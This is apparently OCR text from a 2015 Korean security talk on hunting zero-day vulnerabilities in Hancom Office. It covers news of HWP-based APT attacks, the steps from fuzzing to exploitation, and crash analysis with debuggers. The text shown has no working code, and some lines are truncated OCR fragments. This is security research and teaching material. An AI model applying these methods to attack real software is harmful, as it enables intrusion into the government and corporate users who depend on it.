한컴 오피스 Zeroday 여행기

2015. 10. 25
wh_pesante@naver.com
이지훈

Member

inhack passket hoya redbit

slimV pesante joonyoul dongsamb goni

Team Introduction

M0NST3RZ

멤버 각자의 연구 분야 공유 및 실력 향상을 위한
팀 내부 세미나

Bug Hunting

분기별 전국 세미나 주최

CTF 대회 참여

자기소개

Name

- 이지훈 (pesante)

Information

- 블랙펄 시큐리티 인턴
- 충남대학교 4학년 재학 중
- Monsterz 팀과 Argos 동아리 활동

INDEX

1. 한컴 오피스 취약점 배경

1) 한컴 오피스란?

2) 한컴 오피스 취약점 관련 자료

3) 한컴 오피스 취약점 공격 시나리오

한컴 오피스 ?

hancom

한글 (Word Processor)

+

한셀 (Spreadsheet)

+

한쇼 (Presentation)

한컴 오피스를 이용한 공격 증가 관련 자료

[정보보호]한컴오피스 보안 업데이트 `비상령`

[AD] CMRI가 화학산업 전반에 대한 교육, 세미나, 컨퍼런스를 개최합니다.

대다수 우리나라 국민은 물론이고 정부기관과 공기업 모두에서 널리 쓰이는 한컴오피스에 보안 업데이트 비상이 걸렸다. 대부분 PC 사용자가 마이크로소프트 윈도, 어도비 리더와 플래시, 자바 등의 보안패치 업데이트에는 관심이 많지만 흔히 사용하는 한컴오피스 소프

이를 간파한 해커들이 '한컴오피스 한글' 취약점을 노
만 19개에 이른다. 한컴오피스 취약점은 국내 기관을
관과 공기업은 모든 문서작업에 한컴오피스 한글을
웬만한 국내기관 네트워크에 침입할 수 있는 통로를

뉴스
토픽

HWP 제로데이 취약점 이용한 신규 APT 공격 발견!


등록 : 2012-06-21 04:45 , 데일리시큐 길민권기자 , mkgil@dailysecu.com

북핵 내용으로 위장...최신 버전 한컴오피스 사용자도 위험!
정부부처 및 기관, 국방, 기업 등 표적으로 한 APT 공격 예상

"북핵해결 3대 전략", "삼위일체의 북핵전략" 등의 내용을 가지고 있는 한컴 HWP 문서의 보안 취약점을 이용한 악성파일이 발견됐다. 해당 악성파일이 사용한 보안취약점은 현재 아직 보안 업데이트가 공식 배포되고 있지 않은 Zero-Day 취약점이기 때문에 최신 버전의 한컴오피스 사용자들도 직접적인 위협에 노출될 가능성이 매우 높은 상황이다.


잉카인터넷 대응팀 관계자는 "최근 연속해서 HWP 한글 문서 취약점을 이용하고, 통일 또는 북핵 등 국가안보와 관련된 정치적인 키워드를 포함한 악성 파일이 연속해서 발견되고 있다는 점에서 특정할 수는 없지만, 정부부처 및 기관, 국방, 기업 등을 표적으로 한 지능형지속위협(APT)으로 사용되고 있을 것으로 예상된다"며 "한컴오피스 제품군 이용자들은 최신 업데이트가 배포되기 전까지 이와 유사한 문서파일 열람을 가급적 자제하고 신뢰할 수 있는 보안서비스 등을 통해서 사전 방역을 위한 노력을 기울여야 한다"고 주의를 당부했다.

한컴 오피스 취약점 등장 현황



출처:이슈메이커스랩

한컴 오피스를 이용한 공격 시나리오



2. 취약점 공격에 필요한 사전지식

1) 취약점 탐지 및 공격 프로세스

2) 퍼징 및 크래시 분류

취약점 탐지 및 공격 프로세스

1

취약점 조사

Untrusted Input Search,
Fuzzing,
Auditing Source 등

2

취약점 분석

취약점 발생한 경로
조사, 실행 흐름 변경

3

익스플로잇

실행 흐름을 변경하여
악성코드 실행

Fuzzing

Fuzzing?


- 소프트웨어에 무작위의 데이터를 반복하여 입력하여 소프트웨어의 조직적인 실패를 유발함으로써 소프트웨어의 보안 상의 취약점을 찾아내는 것

- 소프트웨어의 알려진 취약점 뿐만 아니라 알려지지 않은 취약점
- 또한 점검 가능


- 단순한 결함들은 쉽게 찾아내지만 아주 심각한 보안 취약점을 찾아내는 데는 그렇게 뛰어난 성능을 발휘하지 못함

크래시 분석


Ollydbg, Immunity, Windbg, IDA …




크래시 분석



